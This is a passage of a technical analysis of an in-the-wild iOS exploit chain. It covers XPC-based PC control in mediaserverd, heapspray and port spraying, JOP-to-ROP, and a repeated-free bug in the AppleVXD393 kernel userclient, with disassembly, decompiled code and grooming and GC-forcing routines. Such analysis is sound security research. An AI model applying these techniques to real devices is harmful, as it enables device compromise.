This adds `0x30` to the `xpc_serializer` pointer and passes that to the `TDataForkFileDataReference` destructor:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
TDataForkFileDataReference::~TDataForkFileDataReference(TDataForkFileDataRefe
rence *__hidden this)
B       __ZN18TFileDataSurrogateD2Ev ;
TFileDataSurrogate::~TFileDataSurrogate()
```

This directly calls the `TFileDataSurrogate` destructor:

```
void
TFileDataSurrogate::~TFileDataSurrogate(TFileDataSurrogate *__hidden this)

var_18= -0x18
var_10= -0x10
var_s0=  0

SUB   SP, SP, #0x30
STP   X20, X19, [SP,#0x20+var_10]
STP   X29, X30, [SP,#0x20+var_s0]
ADD   X29, SP, #0x20
MOV   X19, X0
ADRP  X8, #__ZTV18TFileDataSurrogate@PAGE ; `vtable for'TFileDataSurrogate
ADD  X8, X8, #__ZTV18TFileDataSurrogate@PAGEOFF ; `vtable
for'TFileDataSurrogate
ADD  X8, X8, #0x10
STR  X8, [X19] ; trash +0x30; no problem
LDR  X0, [X19,#8] ; read from serializer+0x38, which is the pointer to the
current position in the buffer
LDR  X8, [X0,#0x18]! ; read at offset +0x18, and bump up X0 to point to there
LDR  X8, [X8,#0x20] ; X8 is controlled now; read function pointer
BLR  X8 ; control!
```

On entry to this function `X0` points `0x30` bytes into the `xpc_serializer` object. Let's recall the those `xpc_serializer` fields again:

```
+0x28 = buffer
+0x30 = buffer_size
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
+0x38 = current_position_in_buffer_ptr
+0x40 = remaining to be consumed
+0x48 = NULL
```

`STR  X8, [X19]` will overwrite the `buffer_size` field with a `vtable`; could be interesting but it at least won't cause anything bad to happen right away.

The next instruction `LDR  X0, [X19,#8]` will load the `xpc_serializer` buffer position pointer in to `X0`; now `X0` points in to the serialized `xpc` message buffer. They're definitely getting closer to arbitrary control now.

`LDR  X8, [X0,#0x18]!` will load the `8`-byte value at offset `+0x18` from the current `xpc_serializer` buffer position into `X8`, and update `X0` to point to there. That means `X8` could be arbitrarily-controlled, depending on the structure of the serialized `XPC` message.

The final two instructions then load a function pointer from an offset from `X8` and call it:

```
LDR  X8, [X8,#0x20]
BLR  X8
```

It's quite neat really. I'd be interested to know the process behind finding this target gadget; it's a good candidate for techniques like symbolic execution. It could also have been found by just testing all the possible values and looking for interesting-looking crashes.

The message

At first glance (and a few subsequent glances) the code in the exploit which builds the trigger `XPC` message looks like it surely can't be a trigger:

```
xpc_dictionary = xpc_dictionary_create(0LL, 0LL, 0LL);
xpc_true = xpc_bool_create(1);
xpc_dictionary_set_value(xpc_dictionary,
crafted_dict_entry_key_containing_value, xpc_true);
xpc_dictionary_set_value(xpc_dictionary, invalid_dict_entry_key,
xpc_connection);
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD


```
xpc_connection_send_message(xpc_connection, xpc_dictionary);
```

They create an `XPC` dictionary with two keys, and two values, then send it...? There must be more than meets the eye here, and indeed there is :)

Here's `xpc_connection_serialize`, circa iOS 11.0:

```
int64
xpc_connection_serialize(xpc_object* connection, xpc_serializer* serializer)
{
  syslog(3, "Connections cannot be directly embedded in messages. You must
create an endpoint from the connection.");
}
```

All it does is log an error message and return. The problem here is that this gets the serializer out-of-sync. Specifically the `xpc_dictionary` serializer doesn't expect to be serializing non-serializable objects such as `xpc_connection`s. The `XPC` dictionary serialization format is essentially a total length, followed by a sequence of alternating null-terminated keys and values. If a value serializer doesn't emit any bytes (such as the `xpc_connection` one above) then the serializer will continue to emit the next key in the dictionary, and then the next value. But there is no way in `XPC` to have a serialized dictionary key with no value; which means the XPC deserialization code is going to interpret the bytes of the following key as the previous key's value! Note that this isn't a security issue; the sender has arbitrary control of these bytes anyway, but it's a very neat trick to avoid having to write an entire XPC serialization library.



This is the relevant section of the serialized xpc dictionary. Using the `xpc_connection_serialize` trick

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

the second key will be sent where a value should be such that the xpc lazy deserialization code will see the `bad_wireID` value as a `wire_ID`. When the out-of-bounds read occurs the `xpc_serializer`'s current buffer position pointer will point just after the `bad_wireID` value. `0x18` bytes after that is a pointer to an address they target with a heapspray, and at offset `+0x20` from that address a function pointer will be read and called.

Heapspray

They've reached the point where they need controlled data at a controlled address. The attackers decided to use a heapspray rather than do this in a controlled way (by for example using another bug to allow them to disclose remote pointers.)

They actually use two similar primitives to spray a large number memory regions and mach port send rights in the target process.

I and others have published many writeups over the years about `MIG` and it's complex ownership semantics. The focus was on places where those semantics lead to exploitable vulnerability, but those same complex semantics can lead to resource leaks which is precisely what the attackers are after here.

We'll return to the contents of the heapspray region later, but for now let's see how they leak it in the `mediaserverd` process. This daemon is targeted because its sandbox profile allows it to open a connection to the vulnerable `IOKit` driver used in the kernel exploit.

mediaserverd

`mediaserverd` hosts a lot of services; the attackers target `com.apple.coremedia.recorder` which is implemented in the `Celestial` framework. The targeted service starts with `FigRecorderServerStart` which calls `bootstrap_check_in` to get a receive right to vend the service. That port gets wrapped in a `CFMachPort` by CFMachPortCreateWithPort. From that `CFMachPort` they create a run loop source via `CFMachPortCreateRunLoopSource`. This sets up a basic mach message event handling system, where the following function will be called by the run loop code when a mach message is received on the service port:

```
void
FIG_recorder_mach_msg_handler(CFMachPortRef cfport,
                              mach_msg_header_t *request_msg
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
                                CFIndex size,
                                void* info)
{
  char reply_msg[0x290];
  kern_return_t err;
  if ( request_msg->msgh_id == MACH_NOTIFY_DEAD_NAME ) {
    mach_dead_name_notification_t* notification =
      (mach_dead_name_notification_t*) request_msg;
    mach_port_name_t dead_name = notification->not_port;
    ...
    // look dead_name up in a linked-list and destroy
    // some resources if found
    ...
    // calls mach_port_deallocate
    FigMachPortReleaseSendRight(dead_name, 0, 0, 0, 0);
  } else {
    FIG_demux(request_msg, (mach_msg_header_t*)reply_msg);
    mach_msg((mach_msg_header_t*)reply_msg,
             1,
             reply_msg.msgh_size,
             0,
             0,
             0,
             0);
   }
 }
```

`CFMachPorts` are a very simple wrapper around receiving mach messages; they know nothing about `MIG`. The callback for the `CFMachPort` must then take care of it.

This code presents many issues. Firstly, an anti-pattern that seems common across Apple code is the failure to check that the notification isn't spoofed; really the only proper way to correctly handle mach port lifetime notification messages is to never multiplex them onto service ports. They also parse the potentially spoofed message incorrectly; `MACH_NOTIFY_DEAD_NAME` notification messages don't carry rights and don't have the `MSGH_COMPLEX` bit set, yet they still drop a send right on a port name read from the body of the message.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

But those bugs aren't relevant to what we're looking at; in the `else` branch they call the auto-generated `MIG` demux function:

```
int
FIG_demux(mach_msg_header_t *msg_request, mach_msg_header_t *msg_reply)
{
  mig_routine_t routine;

  msg_reply->msgh_bits = MACH_MSGH_BITS(MACH_MSGH_BITS_REPLY(msg_request-
>msgh_bits), 0);
  msg_reply->msgh_remote_port = msg_request->msgh_remote_port;

  msg_reply->msgh_size = (mach_msg_size_t)sizeof(mig_reply_error_t);
  msg_reply->msgh_id = msg_request->msgh_id + 100;
  msg_reply->msgh_local_port = MACH_PORT_NULL;
  msg_reply->msgh_reserved = 0;

  routine_index = msg_request->msgh_id - 12080;
  routine =
FigRecorderRemoteServer_figrecorder_subsystem[method_index].stub_routine;

  if (routine_index > 0x16 || !routine) {
    (mig_reply_error_t *)msg_reply->NDR = NDR_record_0;
    (mig_reply_error_t *)msg_reply->RetCode = MIG_BAD_ID;
    return FALSE;
  }

  (routine)(msg_request, msg_reply);
  return TRUE;
}
```

Note that it does return a value indicating whether the message was passed to a handler routine or not. But this is ignored by their `CFMachPort` handler. The `CFMachPort` handler also fails to check what the `MIG` return code was; and they completely fail to handle the cases when either the `MIG` method failed (and therefore, shouldn't have kept handles to any resources) or the `msgh_id` wasn't recognised (and therefore

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

the request message wasn't handled at all.) This means that any unexpected messages will just be ignored rather than correctly destroyed (via eg `mach_msg_destroy`) and any resources contained in those messages will be leaked in the server process.

The exploit sends a mach message with `msgh_id` of `51`, which isn't recognised by the `FigRecorderRemoteServer_figrecorder_subsystem`, so any resources contained in it are immediately leaked.

They send a mach message with 1,000 OOL memory descriptors, each of which contains `10MB`s of copies of the same target `4kB` block of memory containing the heapspray. They hope that one of these ends up at the heapspray target address of `0x120808000`. The virtual memory for received OOL memory descriptors will be allocated in the receiver by the kernel, via `mach_vm_allocate`. This uses a very basic lowest-to-highest first fit algorithm for allocation. This heapspray technique is therefore quite reliable, and due to the virtual memory optimisations used by XNU when sending OOL memory, quite low-overhead too.

As well as spraying memory they also spray mach port send rights; again abusing the fact that `com.apple.coremedia.recorder` doesn't implement a proper `MIG` server. They allocate over 12,000 receive rights; give themselves a send right to each, then move the receive rights into a portset. They send all the send rights via an out-of-line ports descriptor to the service, where the names are promptly leaked because of the improper message handling.

The reason they send so many send rights is to be able to guess a mach port name which will be valid in the `mediaserverd` task and for which the attacker holds the receive right. Then by sending mach messages to that port they can exfiltrate resources (such as IOKit user client connections) from the target.

JOP2ROP

The initial PC control sequence we saw earlier ended like this:

```
LDR  X8, [X0,#0x18]! ; read at offset +0x18, and bump up x0 to point to there
LDR  X8, [X8,#0x20]  ; X8 is controlled now; read function pointer
BLR  X8              ; PC control!
```

At the start of that sequence, `X0` points to the end of the bad `wireid` value, so the first instruction will read a controlled qword from `0x18` bytes past the wireid into `X8`. The `!` after the memory operand means that `X0`

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

will be post-updated, meaning it will have `0x18` added to it after this instruction has used the value. `0x18` bytes past the bad `wireid` value they put the heapspray target pointer (`0x120808080`), so `X8` has the value `0x120808080`, and `X0` is a pointer *to* the value `0x120808080`.

The second instruction reads a qword from `0x1208080A0` into `X8`, and the third instruction calls that value.

Here's an annotated dump of the heapspray region which actually serves three separate purposes:

1. places initial JOP gadget pointers at know locations
2. is pivoted to as the ROP stack
3. contains the outline mach messages to be sent back to the attackers process via the sprayed send rights

offset `+000` here is the heapspray target address of `0x120808080`:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

The `local_ports[]` array contains the addresses on the heapspray target pages of the exfil mach

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

message's `msgh_local_port` fields. That's where the ROP writes 8 copies of the opened userclient port.

Those messages themselves are also on the heapspray page, with their `msgh_remote_port` fields filled in with the 8 guesses for the port-sprayed send rights.

After sending the trigger message the attackers listen for a message on the portset containing all the sprayed ports. If they receive a message with a `msgh_id` value of `0x1337` then the `msgh_remote_port` field (the reply port) contains a send right to the video decoding accelerator IOKit userclient which can't be accessed from inside the sandbox.

Video decoder accelerator repeated IOFree

The kernel bug is in the `AppleVXD393` and `D5500` userclients, which seem to be responsible for some sort of video decoding involving DRM and decryption.

I independently found this bug while reading through the symbol names in the iOS 12 beta 1 release (which Apple didn't strip symbols from), but by then it had already been fixed in stable builds. Of course, iOS kernels are normally stripped of symbols prior to release so it would have taken some reversing or fuzzing to find this otherwise.

The userclient has 9 external methods:

```
AppleVXD393UserClient::_CreateDecoder
AppleVXD393UserClient::_DestroyDecoder
AppleVXD393UserClient::_DecodeFrameFig
AppleVXD393UserClient::_MapPixelBuffer
AppleVXD393UserClient::_UnmapPixelBuffer
AppleVXD393UserClient::_DumpDecoderState
AppleVXD393UserClient::_SetCryptSession
AppleVXD393UserClient::_GetDeviceType
AppleVXD393UserClient::_SetCallback
```

Generally any IOKit userclient which has external methods with names that sound like they're involved in object lifetime management are suspicious. The lifetime of the userclient is handled implicitly by two things: it's relationship to its owning mach port (which will cause no-senders notifications to be sent when there are no more clients) and `OSObject` references, which will cause the destruction of the object when there are no

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

more references.

Looking through the list of methods immediately the second one jumps out; what might happen if we destroy a decoder twice?

The relevant code in the DestroyDecoder implementation is here:

```
AppleVXD393UserClient::DestroyDecoder(__int64 this, __int64 a2, _WORD
*out_buf) {
 ...
  char tmp_buf[0x68];
  // make a temporary copy of the structure at +0x270 in the UserClient object
  memmove(tmp_buf, (const void *)(this + 0x270), 0x68uLL);

  // pass that copy to ::DeallocateMemory
  err = AppleVXD393UserClient::DeallocateMemory(this, tmp_buf);
  if ( err ) {
    SMDLog("AppleVXD393UserClient::DestroyDecoder error deallocating input
buffer ");
  }

  // if the flag at +0x2e5 is set; do the same thing for the structure at
  // +0x2F8
  if ( *(_BYTE *)(this + 0x2E5) )
  {
    bzero(tmp_buf, 0x68uLL);
    memmove(tmp_buf, (const void *)(this + 0x2F8), 0x68uLL);
    err = AppleVXD393UserClient::DeallocateMemory(this, tmp_buf);
    if ( err )
      SMDLog("AppleVXD393UserClient::DestroyDecoder error deallocating decrypt
buffer ");
  }

  // then clear the flag for the second deallocate
  *(_BYTE *)(this + 0x2E5) = 0;
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

This could still all be fine, depending on what `::DeallocateMemory` actually does:

```
kern_return_t
AppleVXD393UserClient::DeallocateMemory(__int64 this, __int64 tmp_buf)
{
  // reading this+0x290 for the first case
  VXD_desc = *(VXD_DEALLOC **)(tmp_buf + 0x20);
  if ( !VXD_desc )
    return 0LL;

  err = AppleVXD393::deallocateKernelMemory(*(_QWORD *)(this + 0xD8),
                                            *(_QWORD *)(tmp_buf + 0x20));

  // unlink the buffer descriptor from a doubly-linked list:
  prev = VXD_desc->prev;
  if ( prev )
    prev->next = VXD_desc->next;
  next = VXD_desc->next;
  if ( next )
    v7 = &next->prev;
  else
    v7 = (VXD_DEALLOC **)(this + 0x268); // head
  *v7 = prev;
  IOFree(VXD_desc, 0x38LL);
  return err;
}
```

```
__int64 __fastcall AppleVXD393::deallocateKernelMemory(__int64 this,
VXD_DEALLOC *VXD_desc)
{
  __int64 err; // x19

  lck_mtx_lock(*(_QWORD *)(this + 0xD8));
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
  err = AppleVXD393::deallocateKernelMemoryInternal((AppleVXD393 *)this,
VXD_desc);
  *(_DWORD *)(this + 0x2628) = 1;
  lck_mtx_unlock(*(_QWORD *)(this + 0xD8));
  return err;
}

AppleVXD393::deallocateKernelMemoryInternal(AppleVXD393 *this, VXD_DEALLOC
*VXD_desc) {
  if ( !VXD_desc->iomemdesc ) {
    SMDLog("AppleVXD393::deallocateKernelMemory pKernelMemInfo->xfer NULL\n");
    return 0xE00002C2;
  }
...
}
```

In a slightly obfuscated way this is reading a pointer from the `VXDUserClient` object which points to a `0x38`-byte structure which I've tried to recreate here:

```
0x38 byte struct structure {
// virtual method will be called if size_in_pages non-zero
+0  = IOMemoryDescriptor ptr
// virtual release method will be called if non-zero
+8  = another OS_object
+10 = unk
+18 = size_in_pages
+20 = maptype
+28 = prev_ptr
+30 = next_ptr
}
```

A pointer to such a structure gets passed to `AppleVXD393::deallocateKernelMemory`, which in turn calls `AppleVXD393::deallocateKernelMemoryInternal`. If the first member (which is supposed to be an `IOMemoryDescriptor` pointer) is NULL, then this will just return. Then in `AppleVXD393UserClient::DeallocateMemory` the structure will be unlinked from a doubly-linked list

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

(with a notable lack of safe unlinking), before being free'd via `IOFree`.

Nothing ever clears out the pointer at `+0x290` in the `VXDUserClient`, which is the pointer to this `0x38` byte structure. So if the external method is called multiple times the same pointer will be passed to `::deallocateKernelMemory` and then `IOFree` each time. This is the vulnerability which the exploit targets.

Kernel Exploitation

Note that there are some restrictions on triggering the repeated free safely; specifically if the first pointer value isn't `NULL` and the `size_in_pages` field is non-zero, then a virtual method will be called on the `IOMemoryDescriptor`.

Also the entry will be unlinked from a list each time it's deallocated, so the `prev` and `next` pointers need to be set appropriately to survive that. (`NULL` is an appropriate, safe value.)

The attackers begin as usual by increasing the open file descriptor limit and creating `0x800` pipes. They also allocate `1024` early ports and an `IOSurface`. This time the `IOSurface` will be used as it was in iOS Exploit Chain 1 as a way to groom `OSObject`s.

They allocate four mach ports (receive one through four) then force a zone GC.

defeating mach_zone_force_gc removal mitigation

Apple completely removed the `mach_zone_force_gc` host port `MIG` method so there is now no direct way to immediately force a zone GC.

Zone GCs are still a required feature however; one just has to get a bit more creative. Zone GCs will still occur under memory pressure, so to cause a zone GC, just cause memory pressure. Here's how they do it:

```
#define ROUND_DOWN_NEAREST_1MB_BOUNDARY(val) ((val >> 20) << 20)

void force_GC()
{

  long page_size = sysconf(_SC_PAGESIZE);
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
  target_page_cnt = n_actually_free_pages();

  size_t fifty_mb = 1024*1024*50;

  size_t bytes_size = (target_page_cnt * page_size) + fifty_mb;
  bytes_size = ROUND_DOWN_NEAREST_1MB_BOUNDARY(bytes_target)

  char* base = mmap(0,
                    bytes_size,
                    PROT_READ | PROT_WRITE,
                    MAP_ANON | MAP_PRIVATE,
                    -1,
                    0);
  if (!base || base == -1) {
    return;
  }

  for (i = 0; i < bytes_size / page_size; ++i ) {
     // touch each page
    base[page_size * i] = i;
  }
  n_actually_free_pages();

  // wait for GC...
  sleep(1);

  // remove memory pressure
  munmap(base, bytes_target);
}
```

```
uint32_t n_actually_free_pages()
{
  struct vm_statistics64 stats = {0};
  mach_msg_number_t statsCnt = HOST_VM_INFO64_COUNT;
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD


```
  host_statistics64(mach_host_self(),
                    HOST_VM_INFO64,
                    &stats,
                    &statsCnt);

  return (stats.free_count - stats.speculative_count);
}
```

This is significantly slower than the previous version, but does work. They will continue to use this method for the remaining chains.

Heap grooming

To the fourth port they send two `kalloc_groomer` messages using the familiar functions; one making `0x20000 kalloc(0x38)` calls and one making `0x2000 4k kalloc`s. These are filling in any holes in the heap to ensure subsequent allocations from those zones are more likely to come from fresh pages.

They perform a mach port groom allocating `10240 before_ports`, a target port then `5120 after_ports`. This sets up a situation similar to the `IOSurface` exploit in iOS Exploit Chain 2, where they have a single target port in the middle of a large number of other port allocations all owned by the exploit process:



They send the target port in an out-of-line ports descriptor to third port; stashing a reference there (meaning


Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

target_port now has a reference count of 2.) This is again similar to the technique used in the IOSurface exploit.

They call external method 0 on the userclient. This is CreateDecoder, which will cause the allocation of the 0x38 byte target buffer, storing the pointer in the userclient at +0x290.

They then call external method 1, DestroyDecoder. This kfree's the 0x38 byte structure which was just allocated, but doesn't NULL out the pointer to it in the userclient at +0x290.


They use the IOSurface property trick to deserialize an OSArray of 0x400 OSData objects, where each OSData object is a 0x38-byte buffer of zeros. It's attached to the IOSurfaceRootUserClient with the key "spray_56" (where 56 is 0x38 in decimal, the size of the target allocation.)



The idea here is that one of those OSData object's backing buffers was allocated over the free'd 0x38-byte structure allocation which the UserClient still has a dangling pointer to. Since they set the contents to NULL, it will survive being destroyed by the userclient again, which is exactly what happens when they call DestroyDecoder a second time:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
IOConnectCallStructMethod(
        userclient_connection,
        1LL, // AppleVXD393UserClient::DestroyDecoder
             // free one of the OSData objects
        IOConnect_struct_in_buf,
        struct_in_size,
        IOConnect_struct_out_buf,
        &struct_out_size);
```




At this point both the `VXD393UserClient` and the `OSData` object have dangling pointers to a free'd allocation. They reallocate the buffer for a second time, but this time with something different:

```
// send 7 ports; will result in a 0x38 byte kalloc alloc
bzero(ool_ports_desc, 28LL);
ool_ports_desc[1] = target_port;
send_a_mach_message_with_ool_ports_descs(
    second_receive,
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
    ool_ports_desc,
    7,
    0x190);
```

This time they're sending a mach message with `0x190` `OOL_PORTS` descriptors, each with `7` port names, all of which are `MACH_PORT_NULL` apart from the second one. As we saw in the `IOSurface` exploit, this will result in at `0x38` byte kalloc allocation (`0x38 = 7*0x8`) where the second qword is a pointer to `target_port`'s `struct ipc_port`:



Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

pointer disclosure

Hopefully one of those `0x190` out-of-line ports descriptors overlapped both the `OSData` backing buffer and the `VXD393UserClient` `0x38`-byte structure buffer.

Now they read the contents of all the `OSData` buffers via the `IOSurface` read property method and look for a kernel pointer (remember, the contents of all of the OSData buffers were originally all zeros):

```
iosurface_get_property_wrapper(spray_56_str,
                               big_buffer,
                               &buffer_size_in_out);
found_at = memmem(big_buffer, buffer_size_in_out, "\xFF\xFF\xFF", 3);
```

The `"\xFF\xFF\xFF"` signature will match the upper three bytes of a kernel pointer. The only kernel pointer which will have been serialized is the address of `target_port`, meaning they've successfully disclosed the kernel address of the target port.

Repeated free to extra port reference drop

They trigger the bug for a third time, leaving themselves with three dangling pointers: one in the userclient, one in an `OSData` object, and one in an out-of-line ports descriptor port pointer buffer in an in-transit mach message.

Note that it's still safe to trigger the bug as only the second qword is non-zero. The first pointer (an `IOMemoryDescriptor*`) is still `NULL`, so `AppleVXD393::deallocateKernelMemoryInternal` will return early, the list unlinking will succeed because both the `prev` and `next` pointers are `NULL`.

Third replacement

